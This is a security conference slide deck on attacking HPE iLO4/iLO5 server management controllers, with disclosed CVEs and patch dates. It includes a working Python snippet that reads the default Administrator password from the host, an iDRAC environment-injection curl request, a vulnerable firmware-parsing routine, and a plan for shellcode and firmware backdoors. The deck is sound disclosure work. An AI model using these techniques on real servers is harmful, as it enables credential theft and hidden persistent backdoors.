TURNING YOUR BMC INTO A REVOLVING DOOR

FABIEN PERIGAUD, ALEXANDRE GAZET & JOFFREY CZARNY

SAINT-PETERSBURG, NOVEMBER 20-21, 2018

SYNACKTIV DIGITAL SECURITY

AIRBUS

MEDALLIA


ZERO NIGHTS 2018

Part I

Introduction

HP Integrated Lights-Out (iLO)

- Baseboard Management Controller (BMC) embedded in most of HP servers for more than 10 years. Chipset directly integrated on the server's motherboard.




This talk will cover iLO **version 4** (last version until mid-2017), and iLO **version 5**.


Hardware level (1/2)

Standalone system:

- Dedicated `ARM` processor: `GLP/Sabine` architecture (`iLO4`)
- Firmware stored on a `NOR` flash chip
- Dedicated `RAM` chip
- Dedicated network interface
- Full operating system and application image, **running as soon as the server is powered.**




Hardware level (2/2)




iLO has direct access to the host memory.

Though year for BMCs

- **Subverting your server through its BMC: the HPE iLO4 case**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, RECON BX18[1]
- **The Unbearable Lightness of BMC's**, *Matias Soler & Nico Waisman*, BH18[2]
- **Remotely Attacking System Firmware**, *Jesse Michael, Mickey Shkatov & Oleksandr Bazhaniuk*, BH18[3]
- **Backdooring your server through its BMC: the HPE iLO4 case**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, SSTIC 2018[4]






HTTPS Environment Variable Injection leads to RCE

IDRAC 8
CVE-2018-1207

```
$ curl 'https://x.x.x.x/cgi-bin/login?LD_DEBUG=files'

HTTP/1.1 503 Service Unavailable
Keep-Alive: timeout=60, max=199
[...]


24986: file=/usr/lib/libfipsint.so.0.0.0 [0];  needed
by /usr/local/cgi-bin/login [0]
24986: file=/usr/lib/libfipsint.so.0.0.0 [0];
generating link map
24986: dynamic: 0x295689e8  base: 0x29558000   size:
0x00010b24
24986: entry: 0x29558680  phdr: 0x29558034  phnum:
4
```

45



Buffalo overflow

R7 points to a https_connection object
R7+0xC points to a fixed-size buffer

```
struct https_connection {
        ...
        0x0C: char connection[0x10];
        ...
        0x28: char localConnection;
        ...
}
```

62

1 https://recon.cx/2018/brussels/talks/subvert_server_bmc.html
2 https://www.blackhat.com/us-18/briefings/schedule/index.html#the-unbearable-lightness-of-bmcs-10035
3 https://www.blackhat.com/us-18/briefings/schedule/index.html#remotely-attacking-system-firmware-11588
4 https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/

Our previous results with iLO

Previous research allowed us to:

- Identify some issues on iLO4 Web server (CVE-2017-12542):
  - Authentication bypass
  - RCE which allows host DMA access
- Backdoor iLO4 with a malicious firmware.
- ...

Now, what does it mean in terms of Redteam

During several years on pentest reports, we saw:

"Default credentials are still enabled on `iLO`, an attacker can reboot the server and boot it with an external `ISO` in order to steal unencrypted information..."

— Big Four company, senior pentester

Now, what does it mean in terms of Redteam (cont.)

The nature of the vulnerabilities reported previously have changed the deal.

This means that we are more discreet/stealthy and that our means of persistence are decorrelated from the operating system.

RAM exploitation

Indeed now we are able to reach the RAM :)

So consider, all attacks on RAM as PCILeech does...


- Unlock Windows authentication
- Recover private key/secrets
- ...

BTW


It seems possible to link PCILeech tool with our attack, let's see in the future.

Revisited lateral movement


Administrators typically reach BMC via an administration VLAN.




Revisited lateral movement



Revisited lateral movement




Revisited lateral movement



Part II

Host to `BMC`

iLO architecture recap



This part applies on `iLO4`. Most of it should also be valid for `iLO5`, with slight changes.

Available tooling

Linux driver `hpilo`

- Exposes char devices to communicate with the `iLO`
- Permissions on `/dev` entries require *root* to access

`HPE` proprietary tools

- *hponcfg*: allows to get/set configuration parameters on `iLO`
- Firmware updates: include a `flash_ilo4` binary

iLO from a Linux PoV

```
# lspci
...
01:00.2 System peripheral: Hewlett-Packard Company Integrated
Lights-Out Standard Management Processor Support and Messaging (rev 05)
...

# cat /proc/iomem | grep hpilo
      fad60000-fad67fff : hpilo
      fad70000-fad77fff : hpilo
      fad80000-fadfffff : hpilo
      fae00000-faefffff : hpilo
      faff0000-faff00ff : hpilo
```

Channels are setup in shared memory

- One device per channel in */dev/hpilo/*, 8 to 24 channels
- FIFO structure

CHIF: CHannel InterFace

chif is a task on iLO side

- Waits for messages from the host
- Dispatch to the correct command handler
- Can dispatch certain messages to other tasks

Quite simple message format

```
struct chif_command
{
  int size;
  short command_id;
  short destination_id;
  char data[];
};
```

By default, there is no authentication!

CHIF commands

100+ commands handled by CHIF module

- 0x01/0x02: Get/Set iLO Status
- 0x03/0x04: Get/Set Server Information
- 0x05/0x06: Get/Set Network Info
- *etc.*

Some dangerous ones...

- 0x70: Access iLO EEPROM: get access to default Administrator password
- 0x50/0x52: Flash command / Flash Data: install a new firmware
- 0x5a: Set User Account Data: create a new user (with administrator privileges)

CHIF command example

Access iLO EEPROM from Linux in 6 Python lines


```
>>> f=open("/dev/hpilo/d0ccb1", "wb+")
>>> data = "MFGDiag\x00" + pack("<L", 1)
>>> data += "\x00" * (0x8c - len(data))
>>> f.write(pack("<L2H", len(data)+8, 0x70, 0) + data)
>>> resp = f.read(4)
>>> resp += f.read(unpack_from("<L", resp)[0] - 4)
>>> print hexdump(resp)
0000  8c 00 00 00 70 80 00 00 00 00 00 00 01 00 00 00   ....p...........
0010  43 5a 31 37 31 35 30 31 47 39 20 20 20 20 20 20   CZ171501G9
0020  00 00 00 00 00 00 00 00 02 00 00 00 ff ff ff ff   ................
0030  ff ff ff ff 41 64 6d 69 6e 69 73 74 72 61 74 6f   ....Administrato
0040  72 00 00 00 00 00 00 00 00 00 00 00 47 xx xx xx   r...........G***
0050  36 4e 4a 37 00 00 00 00 00 00 00 00 00 00 00 00   6NJ7............
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080  00 00 00 00 61 2b ff ff ff ff ff ff               ....a+......
```

Targeting firmware update

Firmware update

- Complex file format parsing
- Various signature checks
- A vulnerability might allow to install a backdoored firmware

Accessible from both the host and the web server



Firmware Update

Firmware Information

Type	Date	Version
iLO	Sep 23 2016	2.50

Firmware Update

iLO Firmware

Obtain the firmware image (.bin) file from the Online ROM Flash Component for HPE iLO 4.

- The latest component can be downloaded from http://www.hpe.com/support/ilo4.
- This component is also available on the HPE Service Pack.

Server Firmware

The following types of server firmware can also be updated from this page:

- HPE System ROM
- System Programmable Logic Device
- SL/XL Chassis Firmware

Server firmware files can be obtained from http://www.hpe.com/support/ilo4. For more information, please see the help file.

Firmware Update


Uploading Firmware Image, please wait ...

15% Receiving Image...

Firmware update workflow

Firmware update


- 1. New firmware sent from the host or from HTTP



Firmware update workflow

Firmware update


- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task



Firmware update workflow

Firmware update


- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task
- 3. `fum` validates file format and signature



Firmware update workflow

Firmware update

- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task
- 3. `fum` validates file format and signature
- 4. `fum` asks the kernel for additional validations




iLO


Firmware update workflow

Firmware update

- 1. New firmware sent from the host or from `HTTP`
- 2. Firmware sent to `fum` task
- 3. `fum` validates file format and signature
- 4. `fum` asks the kernel for additional validations
- 5. `fum` asks the `spi` service to write the new firmware on the SPI flash



Firmware format recap



```
--=</Begin HP Signed File Fingerprint\>=--
Fingerprint Length: 000527
Key: label_HPBBatch
Hash: sha256
Signature: jtYHLTBuGpgzYYOuwgFZt [...] soklMA6QA==
Fingerprint Length: 000527
--=</End HP Signed File Fingerprint\>=--
```

`fum` verification steps

HP Signed File Fingerprint parsing

- Parsing line by line
- Retrieving `Hash` and `Signature` elements

Signature validation

- Compute hash of `HPIMAGE` block
- Check signature using hardcoded `HPE` public key

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAteyCedpzasCIZeLkygK/GsUB29BY6wR0zcw/N5M/PitwnkNLn/yb
i7FKQIfoH7wRLzPSLWUORRKRy5OvfRwiw+6ezxlgjp/IvM75mI56KoanlyRw04FZ
mjfHKndMTCMaozBLUpIgfCr33NsAI4EcIG/edp7fgzUMr/T4xE0lyHxzCi0q70HP
BjuQ+CKrwbCPfvxOEA3vw+/fQqOf5RhZ+ihAKZyzcAzLVW0SI4gEvzm0L3uUolmM
lX/QAAWPA5fJfkGQAARS+I8pyb/sz9eaXb+JB/ukuGffwzPuqyKGcGilNIKsFKF4
8+QBYCutnDOFy7uekLLb9GUuKjWiDe8DOwIDAQAB
-----END RSA PUBLIC KEY-----
```


HPIMAGE format recap

Format

- Kernel and Userland are compressed and **signed**
- Bootloader is uncompressed and unsigned (ARM assembly)

Boot process

- **Bootloader** has code to load and verify **Kernel** signature
- **Kernel** has code to load and verify **Userland** signature
- Bootloader is **never verified** in the boot process



Kernel verification steps

`GKIMG` kernel task

- Exposes the `CONGKIMG` resource to userland tasks
- Exposes 10 command handlers
- Verifies `Kernel` and `Userland` integrity through `command 2`
  - Decrypt embedded signature
  - Computes hash and compare to decrypted
  - Tries to decompress if compressed
- Key used to verify signatures can be provided through `command 1`

Signatures verification recap

Signatures are checked in 3 steps:

- Whole `HPIMAGE` signature in `fum` task
- `Userland` and `Kernel` images signatures in `GKIMG` kernel task
- `Kernel` then `Userland` signatures during the boot process

On `iLO4`, the bootloader is not signed!

With a single userland vulnerability:

- A bad firmware can be written by asking the `spi` service directly
- The `bootloader` can be backdoored to avoid `Kernel` signature checking
- The `Kernel` can then be backdoored to avoid `Userland` signature checking
- A backdoor can then be inserted in a userland task

Parsing is hard (again)

HP Signed File Fingerprint parsing in fum

```
char line_local[1024];

while (1) {
    if ( !readline(dlobj, line_local) ) /* HERE */
        return 0xB;
    if ( !strcmp(line_local, "--=</End HP Signed File Fingerprint\\>=--") )
        break;
    key = split(line_local, ":");

    if ( !key ) return 1;
    if ( !strcmp(key, "Hash") )
        some_stuff();
    else if ( !strcmp(key, "Signature") )
        some_other_stuff();
}
```

Call to `readline()` with a **fixed-size** local buffer, and **no size** specified?

The readline() function

As expected...

```
int readline(DOWNLOADER *dlobj, char *line_out)
{
  char *ptr;
  int line_size;

  ptr = strtok(dlobj->buffer_read, "\r\n");
  if ( ptr )
  {
    line_size = ptr - dlobj->buffer_read;
    if ( line_out )
    {
      memcpy(line_out, dlobj->buffer_read, line_size); /* BAD */
      line_out[line_size] = 0;
    }
    [...]
}
```

The full line is copied in the provided buffer, without any size check.

Exploitation

Without code execution?

- We could redirect code execution to bypass `fum` signature validation
- **but** the `GKIMG` check in the kernel will fail

With code execution!

- Security is a failure: **no `ASLR`, no `NX`**
- Shellcode can be written in the firmware file sent to the service, loaded at a fixed address in memory!
- Shellcode content could be:
  - Directly ask `spi` service to write the firmware on the `SPI flash`
  - **OR** change the `GKIMG` key and let `fum` continue the process


Responsible Disclosure

Good news

- Reported to HPE PSRT on May 12th 2018
- Impacts iLO4 **and** iLO5
- Patches available:
  - iLO4 2.60 released on May 30th 2018
  - iLO5 1.30 released on Jun 26th 2018
- CVE-2018-7078, CVSS3 base score 7.2
- "*Remote or Local Code Execution*"
- See HPESBHF03844[5]


[5] https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03844en_us

Don’t worry, my `iLO` is disabled



```
Proc 2:  Intel(R) Xeon(R) CPU E5-2640 v2 @ 2.00GHz
QPI Speed: 7.2 GT/s
HP Power Profile Mode: Balanced Power and Performance
Power Regulator Mode: Dynamic Power Savings

Redundant ROM Detected - This system contains a valid backup System ROM.
1615-Power Supply Input Failure in Bay 1

Inlet Ambient Temperature: 23C/73F
Advanced Memory Protection Mode: Advanced ECC Support


SATA Option ROM ver 2.00.C02
Copyright 1982, 2011. Hewlett-Packard Development Company, L.P.
 Port2: (Optical) hp      DVDROM DT80N
1502: iLO 4 is disabled.  Use the Security Override Switch and
     iLO 4 F8 ROM-Based Setup Utility to enable iLO functionality.

      Array P420i Controller       (1 GB, v6.68)  1 Logic  Drive
                                                            CU
Press <F5> to run
Press <F8> to run the Option ROM Configuration For Arrays Utility
Press <ESC> to Skip Configuration and Continue


iLO 4 IP: Disabled
F9  Setup     F10  Intelligent Provisioning     F11  Boot Menu
```

Well...



```
root@archiso ~ # python2 ilo.py
### CMD: 8070
### Len: 8c
### ErrCode: 0

Revision: 1
Username: Administrator
Password: [redacted]
root@archiso ~ #
```

Now what?

We already proved firmware backdooring to be possible

- **Backdooring your server through its `BMC`: the `HPE iLO4` case**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, `SSTIC 2018`[6]
- Add an endpoint in `web server` task allowing to install a memory-only backdoor in the host

Now we're able to do it from the host!

- **Even if `iLO` is disabled**
- **Persistent host backdoor hidden into `iLO` hardware**

[6] https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/

Part III


`iLO5` **discovery**

Outline

Our motivations with iLO5

Same core idea: evaluate the trust we can put in a solution/product


- Evolution of the exposed surface since iLO4
- **Not a vulnerability research campaign**
- Focus on game changer feature: **silicon root of trust (secure boot)**




Shopping cart with a new toy

`HPE ProLiant ML110 Gen10`

- Entry level server (not too expensive, 1500$)
- Compact form factor (tower)
- `Gen10` means `iLO5`
- R.I.P MicroServer



